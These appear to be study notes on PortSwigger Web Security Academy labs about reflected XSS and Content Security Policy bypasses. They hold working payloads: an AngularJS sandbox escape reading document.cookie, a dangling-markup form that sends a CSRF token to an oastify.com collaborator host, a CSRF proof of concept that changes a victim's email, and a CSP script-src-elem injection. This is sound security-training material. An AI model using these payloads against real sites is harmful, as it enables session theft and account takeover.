
"Content Security Policy (CSP) is a security feature designed to prevent Cross-Site Scripting (XSS), data injection attacks, and clickjacking by controlling which resources (scripts, styles, images, etc.) a web page can load and execute. It acts as a browser-side defense mechanism that enforces security rules specified by a website administrator.

11

```
<script>
location='https://0acc00f304dee209b5f9e30d008600ee.web-security-acad
emy.net/?search=%3Cinput%20id=x%20ng-focus=$event.composedPath()|ord
erBy:%27(z=alert)(document.cookie)%27%3E#x';
</script>
<input id=x ng-focus=$event.composedPath()|orderBy:'(z=alert)(1)'></script>
```



Lab: Reflected XSS with event handlers and href attributes blocked




Lab: Reflected XSS in a JavaScript URL with some characters blocked



Lab: Reflected XSS protected by very strict CSP, with dangling markup attack

1. "get the tocket create a form where bot will act as victim and he will click and you will get csrf token"

"></form><form class="login-form" name="evil-form" action="https://m lorqtdhjtzqc0y3d7z0ozy5hwnnbez3.oastify.com/token" method="GET"><but ton class="button" type="submit">Click Me</button></form>



1. "and then use the token to change the email"

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form action="https://0a5600690466a97d81883fc4009f0055.web-secur</pre>
ity-academy.net/my-account/change-email" method="POST">
      <input type="hidden" name="email" value="hacker&#64;evil-user&</pre>
#46;net" />
      <input type="hidden" name="csrf" value="NyWJKolQ3dWWgtgfCRI7ZM</pre>
DbHkp8hWd4" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
```

Lab: Reflected XSS protected by CSP, with CSP bypass

```
<script>alert(1)</script>&token=;script-src-elem 'unsafe-inline'
```